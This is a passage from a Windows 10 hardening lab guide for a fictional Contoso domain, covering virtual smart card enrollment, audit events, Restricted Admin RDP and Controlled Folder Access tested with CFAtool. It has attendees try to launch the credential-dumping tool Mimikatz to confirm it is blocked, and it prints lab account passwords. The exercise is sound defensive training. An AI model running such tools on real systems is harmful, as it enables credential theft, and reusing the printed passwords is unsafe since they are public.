


Note: This setting will ensure that the key pair will be created by the virtual TPM chip.

* + 1. In security tab add group GG-LOCADM and ensure you have both Read and Enroll allow permissions.



* + 1. Click Apply and close template properties.
    2. From elevated cmd run command “**certutil -pulse**”
  1. Back in Certificate template container of Certificate Authority console, do a right click and select “**New**”/”**Certificate Template to Issue**” and **ContosoSmartcardLogon**




* 1. Run command from elevated cmd: “**certutil -pulse**”

1. Virtual Smart Card creation on VICTIM-PC:
   1. Log on VICTIM-PC with **CONTOSO\jdoe** account and **Rand-2018!Pwd#** password.
   2. Run cmd as administrator, then enter this command: “**Tpmvscmgr.exe create /name ContosoVSC /pin prompt /adminkey random /generate**”
   3. For PIN try to configure using **0123**, and confirm **0123**, then enter


|  |
| --- |
| CHECK POINT |
| Did the Virtual Smartcard installed? If it is not, why? |

* 1. Run b. command and this time enter PIN **0123@CYBER**. You should have this result:



* 1. From elevated cmd enter command “**compmgmt.msc**”, then browse to Device Manager. You should see a Smart Card Reader named ConsotoVSC.

1. Enroll Smartcard certificate on the Virtual Smart Cart created.
   1. From elevated cmd run “**certutil -pulse**” then “**certmgr.msc**”
   2. Right-click **Personal** > **All tasks** > **Request New Certificate** > **Next** > **Next**
   3. Select in list **ContosoSmartcardLogon**, then click on **Enroll** button. You need to enter PIN code **0123@CYBER**



* 1. Run the command “**certutil -scinfo**” to check the Smartcard information.

|  |
| --- |
| CHECK POINT |
| Save the output of the “certutil -scinfo” command. |

* 1. Log of this session.

1. Use Virtual Smartcard to logon for **CONTOSO\jdoe** with PIN **0123@ECE**

|  |
| --- |
| CHECK POINT |
| Save the output of the last events ID 5058 and ID 5061 in the security event log. |

## Exercise 3: Windows 10 hardening testing

*Duration: 60 minutes*

*In this exercise, attendees will validate the hardening settings to ensure system correctly protected.*

#### Task 1: Boot from media

1. Connect Windows 10 iso on the VICTIM-PC and start machine
2. Using steps described in Exercise 1, Task 1 ( steps 1 to 9): try to load **SOFTWARE** hive

|  |
| --- |
| CHECK POINT |
| Explain why you cannot load SOFTWARE hive? |

#### Task 2: Connect using local administrator account created in Exercise 1 Task 1

1. Using this local administrator account, start elevated CMD.
2. From CMD start Mimikatz.
3. Are you able to start application? If not explain why.?

|  |
| --- |
| CHECK POINT |
| Are you able to start Mimikatz application and explain why?  Can you audit this error? |

#### Task 3: Playing with Audit

Log on machine **VICTIM-PC** as **CONTOSO\sccmagent** account and password **Cyber-Pwd2018###**

Then run command: “**mstsc /restrictedadmin**” to connect on **VICTIM-SRV**

|  |
| --- |
| CHECK POINT |
| Are you prompted to enter your credential? |

On VICTIM-SRV, open **Security** eventlog and filter on event **4624**. Then search for the latest logon entry for **CONTOSO\sccmagent** with **logon type 3**.

Note: as explained in <https://docs.microsoft.com/en-us/windows-server/identity/securing-privileged-access/securing-privileged-access-reference-material#ATLT_BM> logon type 3 (network logon) does not expose reusable credentials on the destination system.

Restricted Admin Mode is enabled by default on Windows 10.

|  |
| --- |
| CHECK POINT |
| Save the event ID 4624 for sccmagent and logon type 3. |

#### Task 4: Configuring and testing Windows Defender Exploit Guard

*The purpose of this lab is to perform a proof of concept of built-in mechanism to avoid unapproved application writing on protected areas. This is an excellent method to leverage the ransomware attacks.*

1. ***Protect Folder:***

On VICTIM-PC logon with **CONTOSO\Administrator** account and password **FY19-ECE#Pwd!**


Create a folder **C:\WorkFolder** on the machine. Create file **Test.txt** in C:\WorkFolder.

Open **mmc.exe** and add snap-in **Group Policy Management**.


Expend **Forest / Domains / contoso.lab / LAB / COMPUTER** and select option “**Create a GPO in this domain, and link it here**”. Give **Lab-CFA** name to the new GPO.

Edit CFA GPO:

* Expand **Computer** Configuration > **Policies** > **Administrative Templates** > **Windows Components** > **Windows Defender Antivirus** > **Windows Defender Exploit Guard** > **Controlled Folder Access**
  + Enable **Configure Controlled folder access** and select **Block**



* + Enable **Configure protected folders** click **Show**… and in **Value name** column add **C:\WorkFolder**, then in **Value** column type **0**



Close the GPO editor.  
On VICTIM-PC, from elevated cmd, run “**gpupdate /force**” then restart the machine.

You should have CFAtool.exe in C:\Hack or if you map Lab\_Tools\_v2.iso in VICTIM-PC machine.

(See more on <https://demo.wd.microsoft.com/Page/CFA2>).

On VICTIM-PC, run the **CFAtool.exe** and create **TestFile.txt** file in **C:\\_TOOLS**.

Run a second time the CFATool.exe and create TestFile.txt file in **C:\WorkFolder**

|  |
| --- |
| CHECK POINT |
| In which folder the TestFile.txt is created?  Find event that indicate the deny for file creation from CFAtool.exe and copy/paste this event. |

1. ***Protect Share***

Verify you can create file in share [\\victim-srv.contoso.lab\CONFIDENTIAL](file:///\\victim-srv.contoso.lab\CONFIDENTIAL)

Modify the CFA GPO to protect share. Force the GPO application on VICTIM-PC

Then tries to create TestFile.txt using CFATool.exe in [\\victim-srv.contoso.lab\CONFIDENTIAL](file:///\\victim-srv.contoso.lab\CONFIDENTIAL)

|  |
| --- |
| CHECK POINT |
| Take a screenshot of the GPO settings you have modified to protect the share.  Find event that indicate the deny for file creation from CFAtool.exe and copy/paste this event. |


More information about events related to Exploit Guard:

| **Event ID** | **Description** |
| --- | --- |
| 5007 | Event when settings are changed |
| 1124 | Audited Controlled folder access event |
| 1123 | Blocked Controlled folder access event |
| 1127 | Blocked Controlled folder access sector write block event |
| 1128 | Audited Controlled folder access sector write block event | |

Note: all protected folders list is stored in registry: **HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Windows Defender Exploit Guard\Controlled Folder Access\ProtectedFolders**

1. ***How to make application (CFAtool.exe) “trusted” so that it can write to protected folders?***

Modify CFA GPO to configure “Configure allowed applications” like screenshot bellow:



Do a **gpupdate /force.**

|  |
| --- |
| CHECK POINT |
| Can you create a TestFile.txt in \\victim-srv.contoso.lab\CONFIDENTIAL and C: \WorkFolder ? |

At this point you are done with these labs. Well done!

Provide answers to all Check Points in a document (\*.docx, \*.pdf).

## After the Lab

*Duration: 10 minutes*

*In this exercise, attendees will deprovision any Azure resources that were created in support of the lab.*

#### Task 1: Stop and deallocated all the VMs

1. Properly shutdown all the VMs
2. Deallocate the VM in the Azure Portal
3. To Stop a VM, simply click on Unclaim.

